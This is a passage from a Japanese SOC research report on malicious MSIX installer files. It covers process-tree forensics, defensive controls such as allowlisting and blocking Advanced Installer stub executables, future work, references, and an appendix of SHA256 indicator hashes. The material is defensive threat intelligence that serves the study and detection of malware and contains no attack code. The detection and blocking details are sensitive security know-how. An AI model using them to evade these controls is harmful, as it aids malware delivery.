

図 61 MSIX ファイル実行後のプロセスツリー(PSF なし)

AppInstaller.exe によって展開されたファイルの中に BAT ファイルが存在し、この BAT ファイルを実行するよう指定されていました。この BAT ファイルは、msiexec.exe の孫プロセスとして cmd.exe によって起動されます。さらに、その後 BAT ファイルから python.exe が呼び出され、マルウェアが実行されます。この時も上記パターンと同じで、起点となった MSIX ファイルは同じプロセスツリーを見ても確認することができません。この場合は AppInstaller.exe が実行された時間の前後で MSIX ファイルが実行されたときに作成されるショートカットファイル(例 *C:¥Users¥test¥AppData¥Roaming¥Microsoft¥Windows¥Recent¥malware.msix.lnk*)や Download フォルダ(例 *C:¥Users¥test¥Downloads¥malware.msix*)などを確認することで悪性 MSIX ファイル名を確認することができます。

9.3. 防御

MSIX ファイルを悪用した攻撃を防御するための手法をいくつか紹介します。

9.3.1. 権限管理によって MSIX ファイルの実行を禁止する

MSIX ファイルを実行するには System 権限が必要になります。したがって、社員に一般ユーザー権限しか渡していない環境では悪性 MSIX ファイルの実行によるマルウェア感染を防ぐことが可能になります。他のマルウェア感染による被害も防止できることから、SOC ではこの手法がもっとも望ましいと考えております。

9.3.2. アプリケーションのインストールを Windows Store に限定する

悪性 MSIX ファイルに利用されるコード署名のほとんどが Microsoft ではないため、アプリケーションのサイドロードを許可していない場合は、悪性 MSIX ファイルの実行によるマルウェア感染を防ぐことが可能になります。なお、すでにサイドロードを許可している環境で、Windows Store のみ許可に変更する場合は、他の正規アプリケーションもインストール出来なくなる可能性があるので、注意が必要です。

9.3.3. 悪性 MSIX ファイルの実行を禁止する

AppLocker や EDR 製品または資産管理ツールなどを使って悪性 MSIX ファイルのファイル名や HASH 値などを使って禁止するという手法があります。しかしながら、悪性 MSIX ファイルは数多く存在するため、このようなやり方はお勧めできません。そこで、悪性 MSIX ファイルが利用しているコード署名情報を使って、実行禁止する手法もあります。しかしながら、悪用されるコード署名も定期的に更新されるため、常に最新の情報をチェックしながら禁止するのは困難です。

9.3.4. 全ての MSIX ファイルの実行を禁止する

ファイルの拡張子などを利用し、良性や悪性なファイルを問わず全ての MSIX ファイルの実行を禁止する手法があります。これによって悪性 MSIX ファイルの実行によるマルウェア感染を防ぐことが可能ですが、Microsoft のアプリケーションが内部的に MSIX ファイルを利用している可能性があります。SOC では、よく OneDriveSync というファイル名をもつ良性 MSIX ファイルを多く観測しており、このようなファイルの実行を禁止してしまうと予期しないエラーなどが発生する可能性があるため、注意が必要です。事前に EDR 製品や資産管理ツールなどを使って普段利用している MSIX ファイルが存在していないか確認することを推奨します。

9.3.5. 良性な MSIX ファイルのみ実行を許可する

Microsoft 社やすでに利用しているアプリケーション開発会社のコード署名をもつ MSIX ファイルのみを許可するというホワイトリスト形式の運用によって、悪性 MSIX ファイルの実行によるマルウェア感染を防ぐことが可能です。社内で MSIX ファイルをほとんど利用していない環境であれば、この手法は有効であると考えます。

9.3.6. Advanced Installer 製の実行ファイルの実行を禁止する

SOC で観測した悪性 MSIX ファイルの多くは、Advanced Installer パッケージングツールを利用して作成されていました。そこで、このパッケージングツールが利用する実行ファイルである AiStubX86Elevated.exe や AiStubX32/64.exe の実行を禁止することで、悪性 MSIX ファイルの実行によるマルウェア感染を防ぐことが可能になります。ただし、Advanced Installer を利用していない悪性 MSIX ファイルの実行を防御できないこと、Advanced Installer を利用した良性 MSIX ファイルの実行ができなくなることに注意が必要です。

10. 課題と今後の展望

これまで本稿では悪性 MSIX ファイルの構造から、悪性挙動の詳細、解析ツールの評価、攻撃事例のクラスタリング、マルウェアの解析、コード署名にまつわるリサーチ、防御手法の検討を行ってきました。これによって、悪性 MSIX ファイルについて具体的な状況を理解し、対策を行う一助となると考えています。しかしながら、以下に挙げるようにいくつかの課題が存在しており、今後はそれらを解決することを目指しています。

10.1. 新たなテクニックの悪用調査

3 章で紹介したように、MSIX ファイルを用いて悪性挙動を実現する手法はいくつか存在します。本稿執筆時点では、それらの中で、PSF で悪性 DLL を仕込む手法と MSIX の自動更新機能を悪用する手法は悪用を確認できていません。今後、そうした手法が悪用されていくのか、継続的に調査を行っていきます。

10.2. ツールの更なる発展

4 章で紹介したように、SOC では悪性 MSIX ファイルを解析するためのツールを開発して公開しています。ツールによって MSIX ファイルの悪性挙動を調査することができますが、そうした機能の 1 つに「PSF を用いた悪性 MSIX ファイルから PowerShell コードを抽出する機能」が存在します。現状では抽出した PowerShell コードに対しては解析や分析が行われておらず、より詳細な分析を行うには異なるツールや人手での解析が必要となります。

10.3. クラスタリングの自動化

5 章で紹介したように、私たちは 300 以上の悪性 MSIX ファイルを解析し、その結果を分析することで 8 つのクラスタに分類しました。このとき、クラスタリングに使用した様々な情報は 4 章で紹介したツールを使用して収集していますが、それ以外にも手動で調査した項目が多々存在します。今後はそうした要素も含め、自動的にクラスタリングを行えることを目指しています。

10.4. PSF を使わない悪性 MSIX ファイルへの有効な対策手法

9 章では悪性 MSIX ファイルの様々な挙動をもとに、防衛手法を検討しました。しかし、PSF を使用しない悪性 MSIX ファイルの場合、検知や防衛は難しくなります。より現実的に有効な対策手法を検討していきます。

11. おわりに

NTT セキュリティ・ジャパン株式会社の SOC では、インシデント発生の防止、インシデント発生時の早期発見のためのマルウェア解析やリサーチ活動を行っています。特に、MSIX ファイルを悪用する攻撃について、積極的なリサーチを行ってきました。

本稿では、過去 1 年間で非常に多く観測された悪性な MSIX ファイルについて、悪用手法の紹介や解析ツールの提案、クラスタリング、個々のマルウェアの解析、その他の様々なリサーチ結果の共有を行い、また防衛手法について検討しました。

悪性な MSIX ファイルを使った攻撃は今後も継続すると考えられます。SOC では引き続き悪性な MSIX ファイルについてリサーチを続けていくつもりです。

本稿で提案した解析ツールは Web サイトで公開していますので、ご活用下さい。また、付録として IoC を掲載していますので、そちらも併せてご活用下さい。

12.　本レポートについて

レポート作成者

NTT セキュリティ・ジャパン株式会社

林匠悟、甘粕伸幸、澤部祐太、野村和也、元田匡哉、吉川照規、小池倫太郎

履歴

2024 年 5 月 31 日（ver1.0）：初版公開

13. 参考文献

[1] Microsoft, "What is MSIX? - MSIX", https://learn.microsoft.com/en-us/windows/msix/overview

[2] NTT セキュリティ・ジャパン, "XFiles: 悪性 MSIX/APPX の大規模分析", https://jsac.jpcert.or.jp/archive/2024/pdf/JSAC2024_2_1_nomura_yoshikawa_motoda_jp.pdf

[3] Microsoft, "MSIX-PackageSupportFramework", https://github.com/microsoft/MSIX-PackageSupportFramework/blob/master/layout.md

[4] Microsoft, "Run scripts with the Package Support Framework", https://learn.microsoft.com/en-us/windows/msix/psf/run-scripts-with-package-support-framework#script-configuration-items

[5] GitHub, "Microsoft/MSIX-PackageSupportFramework/Authoring.md", https://github.com/microsoft/MSIX-PackageSupportFramework/blob/master/Authoring.md

[6] Exterro, "Registry Viewer 2.0.0", https://www.exterro.com/ftk-product-downloads/registry-viewer-2-0-0

[7] Twitter, "nao_sec", https://twitter.com/nao_sec/status/1630435399905705986

[8] NTT セキュリティ・ジャパン, "SteelClover が使用する新たなマルウェア PowerHarbor について", https://jp.security.ntt/tech_blog/102ignh

[9] Elastic Security Labs, "GHOSTPULSE haunts victims using defense evasion bag o' trick", https://www.elastic.co/security-labs/ghostpulsehaunts-victims-using-defense-evasion-bag-o-tricks

[10] Sekoia, "ClearFake: a newcomer to the "fake updates" threats landscape", https://blog.sekoia.io/clearfake-a-newcomer-to-the-fake-updates-threats-landscape/

[11] Microsoft, "Auto-update and repair apps", https://learn.microsoft.com/en-us/windows/msix/app-installer/auto-update-and-repair--overview
[12] Mandiant, "Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor ", https://www.mandiant.com/resources/blog/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor
[13] NTT セキュリティ・ジャパン, "Hack.lu 2023 登壇発表レポート", https://jp.security.ntt/tech_blog/hacklu2023
[14] Zscaler, "Technical Analysis of HijackLoader", https://www.zscaler.com/blogs/security-research/technical-analysis-hijackloader
[15] GitHub, " SychicBoy/NETReactorSlayer", https://github.com/SychicBoy/NETReactorSlayer/
[16] SentinelOne, "Atomic Stealer | Threat Actor Spawns Second Variant of macOS Malware Sold on Telegram", https://www.sentinelone.com/blog/atomic-stealer-threat-actor-spawns-second-variant-of-macos-malware-sold-on-telegram/
[17] Malwarebytes, "Mac users targeted in new malvertising campaign delivering Atomic Stealer", https://www.malwarebytes.com/blog/threat-intelligence/2023/09/atomic-macos-stealer-delivered-via-malvertising
[18] Kaspersky, "FakeSG campaign, Akira ransomware and AMOS macOS stealer", https://securelist.com/crimeware-report-fakesg-akira-amos/111483/
[19] Malwarebytes, "Atomic Stealer rings in the new year with updated version", https://www.malwarebytes.com/blog/threat-intelligence/2024/01/atomic-stealer-rings-in-the-new-year-with-updated-version
[20] RussianPanda, "From Russia With Code: Disarming Atomic Stealer", https://russianpanda.com/2024/01/15/Atomic-Stealer-AMOS/

14. 付録 1: IoCs（SHA256）

5814f2fd96f79f8bd036a5897c12aa2d46bd707007f8b212a7a6e2220fcc206d
a5ce2bdd42fb0c9f51e218c879cc1d492a02cc096b3f0776482c98a63f6a3061
3da7decd89b75a0394e4ea2dd457eb50c58d99323eadc4e2b45b2664a4c57f1c
17d76d6066c983e94d9a83a8e274c2e94d4f1bb4fbe14837bac3287357e02550
f7872201d5d1047b13210efcb7c4e339e87a5be614609d9d031b5e72afdac16a
9cc1eb38573dab0f77bf68ade1c405202a5eaa348f71fd17475e382ec686464f
ae608c59421c2a5925274e63a9b596d4e0493003d39a2fa818c4087ab283da45
3e720c68a168c9c516bd99cd0e1360e5f34823f3df469e05b29f75e9a463d2ba
e2d3af7acd9bb440f9972b192cbfa83b07abdbb042f8bf1c2bb8f63944a4ae39
da1729efaaa590d66f46d388680ed5b1b956246ababd277e7cdd14f90fbf60fa
496eb5ba967c906b7d8b2f5a762c62db80fcdfbc165ff91273728d005929b930
82f5191cdcacd97bd7d82092a133ac0cad4f0b363e8f97591676a504ba7ce606
8b4719ed594897509479dff4fa77ffa6e518961fe0e245abd47156c32593359a
ae8118a6eb34ef93efbb5356950aee8b9e1c459a3db54eb3cfd366dbfc5a16bb
e1c2ec18b0489b3ca13caf56f7ea4b6f7a20895cdfd480026ab976aa58a6383b
55e85168d82b1833ad0b97f951995f23ad5eb802d0550e94b053d4ab49eb04a0
934cf474e851606be1c2a665e3b448cc26b62b8d5612df00fabba34f534e3f3b
a2116725cff5b34a43cd93815869cddd56771e29a7ba49b407233cfc3051fac8
ae0ba185d1f9d9d31b40766180b16c89bfa415780a29f3162e4cb272209c6a26
db7802704f6f569e78a21411f3c7134d02a6b89859f77e3b6385f5be60d6a500
50a3ac701ea877ebaa41cd7477299dd6e4ae199bc7cbd81fcba047c79f6585b3
dbc74420737cd337bbe5c6e9026d2a4ff49589e2ecf13eaa3a386cfb9c1a8902
62d28d8113e3cf7b01a88e7d8082d96b35d5225b7b18d8abbf2ee11d811a6ee2
a19948ced1815f45c3f34656d73ac6989a8530f213a4247507e1b83597d20355
14a51e65c20076a6614699e1290fa3b1797d5c9e0b82adea288282edc6e92609
54ad61c3d18ff1c7c67744f0f69aa1f4b158b9cc3124b0c7982a7d60d1849f2c
854d78f386b6a7a874e5cfe07be0af13ad926c3dfb51ba714b4227d49bad64f0
e0eba2146d91364dffccfa07286ad883aa116ad0d742aaf3811855d95223e7ec
db47b2f99b6f442918c906ab0fcfe22d9aad93ceee1526ad90df0d091ae2e8a1
93f89a5605d5ad3663ae84b0f7ec96d8eeae5770c8b90adffd34cd5524bb701a
073b099587ac6f0de3395c5a819f162cc88b2ec1a5fd8b4de64c62266c7f4ba0
50f698b44bcf81055ac9c33eb2719d5e8328977d7bdec1c83821a15699eab619
afff1d560f34579b2d756a06d4e355d86ef02ce3cce42493e709a19fe1465a56
2457c0557eb9dc6a690ef5c8e5366736f11b3c496dd57d1cea245eea5f22cafb
f4eaba5ec83adcf5e5d2c5074bda3e4e354f953c8c998a45a35942f0e0974087
b2aa17a0e49f00ce03986e2578d9b0dc9a45f1a048cea818a508b3af50b92217
c85685da86ec317a24159c5df70f5f4e90870e0e7f5ef0a0f8feea680141ce86
36d5395c756522613712c91c897018f0ecbf5d6db739aa1550776c5ad507d867
1ceb3cfa51e42bfd0044d3f0895340ada5fb38713482993b2e19c9834d8170ec
95d61acaf86eb1e3431ece12062fbcd2e1ae3e952c0110ddd1e0d7b6fca03e99
a70cdbd8abbfbe3203cf2060fb639c0c40fbe289ac6850eb549773799b396b3b
191076e18683c8dc7a165aa8e839fa5bc09c0cba46b2e6652730295d365ff20d
57fd28483d311e212f9d278a576438b9c36035d54662e63a81afaa26fea8db43
cee34485fa7b6ebe5ef4bc51c39f8cf70d114f37239aa8a81fdb014425552b01
280eeecc9dfd0de9e72438e47bec997d0eb8a3d764c4f46a0b960f65b6dc4900
1c70ffb6b93cb5084625002955c564bf114ad58832b078fe4831b3042b2d3035
85d215a2d7298af5ca0a58514ac1f20447af5eca5aaaae35ae9e4063d8c779f6
666fbaeae0ca8dfc559572175ffe1b8095f673d93e1b59fb663754b18ae91380

73fea21f1c45ed15986ac47170eaeb62f756d166c36a6b0883d8f740b24d0945
0c5c223b861f0333b98f5d4d74676701fdcaf6c3223ac05d45c336402b280ac1
66b49231ec06b193f7662e6c13f0ddf6f263271c822cb8193dbe21917eb87660
cb60c342a93e6500c9e21ce03c06f5a4d33c2696755e7cd8002060f380c04844
5779327726d899049c74175515d5a81e636cbcd16829e70236e1c61e8d45b3ed
a05432aab4e605cfd11f00e4c0f7a162c0cc6a9ba1b5a1586248bdfc9f6df682
61d28a5dd3a745b06cf803d69e4faee00bf0c343d7001b9604b9d30c1ebb8a61
d28d7f933729a1a571ad6896e37bdd09edbcd75eabe929aeadf2c025225f82e1
1874fb4caf859c494cf8316af2c7e6b9140bf2151b0d0b4b86001b78db8470ca
1b71bdf07c92fc457af29b6c89205448485f00e37e36b2cd0df652c92b7e34fa
8765d002153a90dd693132954a07b44d8f5865ea1b7e768987ec2ca6aee47c6e
527b1988d3cde06338c9fb46f50ada2170640850bf5693a2ac947da0d6b09652
6b8445d42aa33b6492e2b1fec65fae111fe2d2d712b98ef8a6de2ee65766fad4
93057cdc63969fcea21bb33d4b65dd9a15f40ca237c4e01617541799b5b92c31
045d578270914b94399296e82e6cebcab62dc5a7911f6cee95bd27b733c78cf7
61ba8a0d9eed8bb98edf2a027689b9c3006e9682483ebd277b9f6359b902d28a
7bc6fb60e797110f6e792dc679e7c0112e952345bb4567396be3003fb23ce0a1
043a8d9e74f05ac2ccc37af533fdc4f59a96c782fd159af1f944b1fc55c43e9a
f5b6d75df827602cfae773f706529bae584ea99bbf17c4a7fef76cbf89d6956b
b5f70899234bbf9df8e5a0a5bef3aa6617f85f73fe562fd7125499ea752e1cc6
8a2b77999714657e408c7f0922f776bbfaf20b116a38fe5d4c98a5ea1e22f9da
6ef61ea187c0cca8d44a24e63cbd1a087ef90d5e3c9ae721a0b49723425864cf
551bd3b49f37aa05a52ce1476c46970e5d5e9db73a984cb4882c3af36b7901d3
fd7c83b3464252f8880a868231a9cd049e39c21e0a032e1f466149c514ac219b
c87fa6eac8df3c5824f0195c8268587a8f1153e68adf84b41811efba07f37401
7a240865f9e87db34c0742f993c41c7882fcbe097ec36563277c7bc8a5bdde59
c81b9d1797c9446aada3b9f80c226d6a58378d06c1f6c90d3e4e391b565c0c1e
47398e6d74b362417524a016971748b47d794da4139c20e2ca945c453a900610
641ce18c1d578026cefdd56373d279abd89246814ab49ed57f721bb220c6ff94
2001f6cfea24c0341c07c3384911e8ff91121bf6b5a646973d1f68e3c4e8afa1
253dd4a13beaf2d0eaa1a48b7a33c8c1440b3921408f83400d46618002337350
6b7c36b0e73175d4fd83a5e449a2a2c16fcfcc8f1f9f46f85bf9672b54d7252c
6d82b68d44b6a9706ad8620fdd823ae10ba7a5d03515d730c9fb909caee9f184
16a9919ba28a11c7113b363914299fa8ffab360da353d1ac90c2e49faf056241
25c4d6ef134a064d92f4c57fe6e2bde976eae52a9b38b16d6b801deb60d1773e
50dd5611a6a93c3772eabc23038f4cb36900e3bbeae900efe4cf5a849a0b6b75
37841ecf2f702086307b3b54c945343f7ee230028460ba2b49b70eb34803bda6
3a6f062afa9a3d47975dd9d203d2d5a060e72d966938ad5d79fcfd60356071eb
b44857ba393ee929625a2328ded86d1c6d3d63119fb16952c35d35a9711121f4
aa422dc119faadd299934fd596c47b0283b6ade844371190a07986df279b890f
f6bfa1d5ebeca84dcc0f7969aab55d3c5df777ab90ea87456910f0c2082afa6d
c9cc5159b5c40372269350558b8ae4104354b88329d37f687183a140871afedb
4b9b199c4490cff395473dcef6103b2c8ba63423b0289e4407ea7d3fc2d010c0
a4e96fce515125156e93ba7a9078da0bfb788abac85223436c7a2892f07f0623
cd7e82bb6a561d2255c337b83bfda1d7cc0c3608f12d71c33e27a5f501a05926
a95746374330fa78f79117e1605fff42ad068a24fe1143a548da9e0e426c410a
603cf10bdfdaeccc92f0702b42292c558aab7aa81f08d088af57d82fc10ece33
57dea10f092fb9a10be2ed9c2f18c4a7830e2f18f3e64034637b6ff09f7e45e3
625b282e02db38f4c20233948c6b61330efd5eec7cd3597455296b606d7db810
d843357fee8f463e8235fe3e144db173d022a995e9cd8b721c7ed10966551d83
023c3bb2c27f8455ec67dfff973f9accc16d113ac0a80b4450512b9610e569fd

c45feb1723d73e29de65f2e8d535567cd3b65d1cf04fe76befe5b27b06153e14
7aea183b4902c487aae62e03d8f4712ff0aedf720dcfd30a300ba33890091360
d039485582441dbd5905ac53b5587d7e94f7cd07f83646ac866d746693b84031
7899be4d4864f081352350d0f1f9842fc99a73f6b583f31a6a35044a84b7656f
64695508e6ecff99e522db5a0ffe433a577c8c4b8bc7a59d4dc8b9eca9520e9e
ab282db6f1fc4b58272cef47522be19d453126b69f0e421da24487f54d611b2f
a80e839df86c8aaac29b53061d979c1d8e4e90a3b7ebebca4b40813476265354
1fc7dbbff1ea28f00d8c32de90c2559e4aa3629d26627094e92ff111e1092875
0eb59f2e99bc4229dff4c12500f622db57744964585cd09d258a4930a5d4d400
f468e179fba84257f7a82bbe6acc000e5a0c4efabd3f96b848e0eff0541216bd
b387fd946bad14972995b87dea0fe5d24d548175cd1c706069ce93add45084d9
80f016bff6b1cd593ebd6aff0f7daa31062a17b27b4bd606638d740a6cbf65bf
7f9c9e7d0f5e97cfa5fd44bc5b72b4b21b5dd86c9ae8c7297ea3f514038fcf61
e0a144421c7429d860004e0b1d22fa144557077fe2edad4fa079c1444985486f
4283563324c083f243cf9335662ecc9f1ae102d619302c79095240f969d9d356
d1de9c802db3908770c9a1c5676fc39b531ac967384290981ef610e3567a54c3
14e60c39840af1d5be488496ebc891638e8821141db048c6cf2e6ff270ebe0dd
740d181dfd5acc67dc95cf608c1f6a7c43ab92ecf3e45e6945a4f099e3e7da89
795a642d503a334182ba8e76c2ec553df3bbc121f9df5b9878150022c4abee21
6242715bc8fa5d478e52ddae4df61c81ffc47a74b9ed8d210942cc9c023cb6d7
51c3c50e8c9201de2ce0f7599d2af076bbc33e407dc3516cc83c9899ba737468
ce88a6ebc3a54711daf9a84cd46588c3270147b3a76a1c043de858a610fdff81
9e6e04c328e970c83c864e5acb87279b74b15db9e89388d1f1d617d5773122b4
53a0a4285857216e82ac02ab31b54d2d61ad2ec78335446aa1c7f5202f86095d
696bb8ee50697251aa95b24d5365ed6b1a73e052429ed2b154df9b225774a7d4
15d810581125e320cff0585e1d396c30e04ca347e1a2c24f20ba3caa57d700b6
7c7f0de78654594ebf3700c1b70815513a5c4ebcfe8760c45115947c7f537f30
da3f5b57c0ff44b8863c085043a138ad82ddaae84a6e7a906f326111fc3f4f65
ee4c788dd4a173241b60d4830db128206dcfb68e79c68796627c6d6355c1d1b8
32ad76c651c60644c4e23fb3a1d13ff81e964ef30c05d746c4df6426f3fe5b76
8b7945cc09c451d401b882b1f3c1b21f8c1de5105de6096cd2818c395cd557fd
e95d49d9e8decfacf05ec8419cd4645d0abb3c77448562cf83a1c5d77e7e4200
62568df781e2e4d059a10650ff715c84e12964db759a1f74970681b445a1eb30
323721abf8944d47b096e21c141208de8ad4bdd3e63cabf171ec03a35974026c
788567d3cc693dd5d0dada9f4e1421755c1d74257544ba12b502f085a620585e
b583d86c4abc6d6ca57bde802b7e9d8143a249aed6a560a4626e79ae13f6209d
0c01324555494c35c6bbd8babd09527bfc49a2599946f3540bb3380d7bec7a20
82db2d060d69ab6f88b85b79cf16255ee30982db1228d6e94ea02bf4feb2f181
76a8a492d459d77936b6fe9c13ecbb73ba26ce0fc730b1986d8f3e1f435bcad4
674c320eef32b3314f67affa67d89dfcd3f590668f60759f8566d444cd8dea5d
ac4eb63ed39f6e2999b1d56f53f8f819a5bbc6f7cf62dd917c234d20c9d28957
880d1884d1084ed339cca6b5ecad6e6c7df879262bb3a7204f527013855e3b83
89598b5f56bf784a935b166e6e5a4618cb3d2fb93f904e9517257f3703c62812
3a22e1355943b897b6ead9d49bc0f99161542a262712ca3b4c226515633cc4ca
e6deff6ad5c7f9dd5b191beb36576052c0a4e7ea79a82d12a36a04710a5f5ff6
9f7cbfe0a57658aeefc92d882a5246e4b10a6ed2a570c643241cdbe2ddfa6bd6
2bb021a59019d119affa4ce53d65f9221e798242b36fd81c8a2d9d60c2771aae
3e4e35cd2686559cdd89e36a9da26fa67571aa9d1167181374fdfaf08aaabc0f
f0ffae179cec6dbdaf679c681e5fa359ff995c12b6d0a601b91c87d43386521a
5e85987ea83cb87b9da237dc58b5ac12647c682569e38a5a7d6899ec931a99c9
d9876f1586727968c63b0be31c1014c5191eb9de493e5f934fb6a03de2580167

181626fdcff9e8c63bb6e4c601cf7c71e47ae5836632db49f1df827519b01aaa
b5c013319a2dac3bd3f77d8565cd3b49a2d537e8bd0f89e2bca7eb193f4810fe
bd73a7555d478875d70ae7d44c66a61ee3f137bd46d4221b8af9c6a0e6aca132
47f796ba67fb74260d91054e3db8cbda3426dae89e7f3d69ff05c20f1bb5f2db
25328da4b9a5507eaf0967661c500ec371918606d9852243a649bccdcc353e41
27511f0ebda07524a1d157860f5488706fecf6782b700c2e6509b0fbb0c3bf30
b6110dd308ae4b0fe340dec478594010d0f9393bc4d36e9c1e3df8af8d31054f
7556955acfab08cb8f40c7655089800d067ba8f6f9338d6a9adec7e131a9b068
2a1f3c4c39f4414755cdf23e1211e10bdb570beb2bf3c8403dbbc59a15b6c3f6
cff9c71e1a6e42dca36faa8176fd7c75f8f34f82e7c693579e70d3a23ea2143e
2f502bf18cbfdfc94e267b3b0983ff88933b6183b3ac23d469f1707be3e1fcdc
eef391a9ca97f327b02c1fb4eb05ccee0d88b7b01ce1a26133b3b74fcb1cf2e6
c5a2036a13421e6a6f6b18e161ba7a99b7c5b04e19cd2ae1baf8e5f407fd70d6
b29647eaa94352709850f373cbb8ec9a6ad3760d235a21bb0079c0b50ab2d7b4
01fd9dd202ab86a6082014a9d006c4ca8167b34d8fe933464d23c69c290be8e6
d0e1a5ea5feb21062ed4112ea46c82b5db42470890c47016ae6d1feee63b10d1
243df46497d52bda625c61ec77e3cf7c0f2381094793fb93f4c8ac72faeb7aee
49426734692ab448756b35253f3aeb59a4c02d1856df37e6dcb03705759426b5
e9cceea3842fde1263cca73a8d6f9dc4763444df78a2a63d4609824399fc2586
b9b36241ffc662377c8227dfe49c2a4909c611b0600b3f92dc7f05a056855621
f4d3887d78c6afdeb6758222c85e8a70174f46909cff2fc9912b8132e8b4170c
de4ba9afb5e1a00b17528937313f078ed927c570441fa5ef075c2e898f2884b2
4220038bd0cada5b6c34941be48c08f88003703e918ef43f016b2ff6ac868fb3
cf9589665615375d1ad22d3b84e97bb686616157f2092e2047adb1a7b378cc95
4f960c8f71d0c400671b26c6b068b38207f60b9b1ef900a0ce25d44500a68187
c9a91b25f35b58a4ce96437c6503d83311a251b263a19fb0ce724c3e05fbff0d
af0b2e3186c7fa4eacf819fd6a1dbfebd0797d535acfd03a6466eb08862d36b2
55131b597857648cd503d34a9d4664d88a26a091c589d3ef8eb1fdef7162cbcd
c5c69f2d80d47176999b57d13289cfe7c6f1e3886313a41089bcfe0bd3c77278
ed4704f481e23a22a49931555774f3a82c8284bd780295e95f17d678281c9597
55d3ed51c3d8f56ab305a40936b446f761021abfc55e5cc8234c98a2c93e99e1
987beeca8b62bdf59d925341a22e7b623bb61150ccf80b53d14528dec2a2b199
e1c2fda1cf402ecea38df4af235fef44f79c0a91808ee59c9934e0ad73568ad9
97ac460432d117ab7d17d551f2fb2c0756dcaf3facfabe5dad4498a15903b935
84fe7aa69779248844623f2b528a5c06b7f3c40d85292ffc7f89068b06bf11bd
fadadb270d8a957875c38f83871b92b58e310654483af5e8d921177aa3676dff
9471ca58c6470d662ce6843c47361d8cc0bb8ffbaf9c429c476fd1f51909c6c0
2ba527fb8e31cb209df8d1890a63cda9cd4433aa0b841ed8b86fa801aff4ccbd
06b4aebbc3cd62e0aadd1852102645f9a00cc7eea492c0939675efba7566a6de
44cac5bf0bab56b0840bd1c7b95f9c7f5078ff417705eeaaf5ea5a2167a81dd5
b96f942307452bde7fe42600bc461ed4735c5b19bf13e8f845990feb9a501a46
f7e73f7781ed579a33718e91d61d7f16714e1ba17964554177c4f6009c454fa6
f2f456731aa3fba67a245917e7721d818cfb633d67825edbc0602b8813ca6a5d
11b71429869f29122236a44a292fde3f0269cde8eb76a52c89139f79f4b97e63
4fc82eb76606679255c2cc4ede2a2eed8a15d0b3b78d1a0c356c8252a0b6bd40
fbec6e79b663d4c5e660a7aff23e392a4f131138292366954894 5e8346edbffb
63750019f4a8498edc008a343be90aac8fbb3307ba7eb519fc5df16258dff19c
462df2e4a633e57de0d5148060543576d7c1165bf90e6aec4183f430d8925a1c
a3bf432c896c1c632fd47bbe5c8ea5beb37ddeca8df1643ff582c7c0d7d1c4f9
6351e0e29c52cfaa0ea6d8f35d97cc4939c0f7939ccf4cfce98dc9289ef062c3
08021c43b824a7354b7586a3d4fa0bfa67e3070c11d4b8b7a458dc24648d3b5e

1da95d80f3442a2cc61f8177333f4740871f0d6e96f688bc170537014149b8de
eb7a60bcbd43433533946c3b3fd2ecd1989c7174ffa74199ff900a09203760b1
bd58190604673f7141c9de869ebdbfb238d45e6f25146449a1c004dc2e151015
c318be8f8c96d9e8b3c9d6d6f846a0fb2a454b9815e20b95e6c48cd7cef58eab
a1fd122f1343071f933e7f98ef2fef8d705463eec993f2f6fe3ecc4767335d49
d95c8fd6291462b2a49b8088377a31c1943a2e5dc2d8689f56b2f1857fa03999
001c68b2f71d1fcb9cea1bc42ed0b4c2b6d9fce4b4754d05d6a5a1f28573373a
43f4d0ae8f84c36d635423719562cdb0f5d9647b79a758a33fdf4aa7540f5622
882b61fcd4539ecac4bfa1cc4e97003a0a217d9579bc1e6da09e0feacd4a1260
83ec0b80e3f73f9e334338379070572f0330cb0a65ccffaf84171f01ce4cca7c
6a97d344d9a252e13a46fa3afebf4e97d1bd1138b77f4d7c4a310ae1bcfeb448
9c57936b065f3eb5a019f39058910ce94ddfff13257acb7bddddea000c305d0f
eae13801e0f52f327a65d5d2ab59968a64744b499c949a5c1aa50a1c36bc16fa
a50a91530cbfb32537ff8c06de0f10be2ea2d406716a5bcfedede53f567ae19f
2df2ddcf015de9121fa1b62540f143b653f54b3f60eae52c5bb65c853ad7e184
9a6d5e049800a2ff2dfcd109caebaf90f188225a395367a805eb27524ed9419f
ba7adc9c8b5c81ad4bde0f758519b2a2a6e84c73d5d633668c14889da932b117
13ebc43931ff34a8c015b48b76bade8ece1228186057491912b578ec3086116c
bbf0471817f49b440703ceb4d6af11c0c4245ee6dcb19f8078be2bff5b986fc3
49f12d913ad19d4608c1596cf24e7b6fff14975418f09e2c1ad37f231943fda3
9275e809144dea777fcc462f725f187ab7a8a858e5b8fc3ff6303e64083eb5c5
a17cdeca5f95deb80fa0c4afcc10ac648f4859896e635acc69f92d1fbc968599
35f9556cf5987ce0ee0dcbe26bd50c82f84b9ddd23c3c44b79542de648ab86bb
1483bbcbf166589d0ef826964bcdcaa046db89b55b784543360f5760ef6b6a05
6493f217f4bef33fcc5180024e84afe94bb3ce1c82b0a44249ec2659bceb8664
95340bfddcf03a8b29f3465664cdd501139b50f733622fe74b49254512559b9e
e2ebfa9208ac818f4cbdccae8f074c7583448dc6f94f4091bf00bb18679ec8f1
8bdeaffe8e48780329a887eda0d1870c1508ed3746e76cfebadad9377133e701
efed9df5db764689c3ba1a06084599f47278e8a7a6732fb35f5ed1b01748864f
f7a0922b8b7229acd0a0865e3305672fa23c526152bb009bd6e367f20a944c2d
8a24b6f83761561d8b71429f586248f264139aee2d8349f375ccbba702e4ecb2
7f604d8cfc76b74611f6a1731ec2c01d70ac9268967adba4cd83008db408a473
2b5ed940b3488a0b7b93dc9dabd7b49d97f0e540602dc1b09cfb72cf6dddbbb3
b404235ee0e043d7512ab38d88fc3bf2534597e3dff7e6df7ee22fe9cb3c896c
8654aa8da14a5307b1fe18b6d1899db7cff1d473b76e7f826975e3bec9e08230
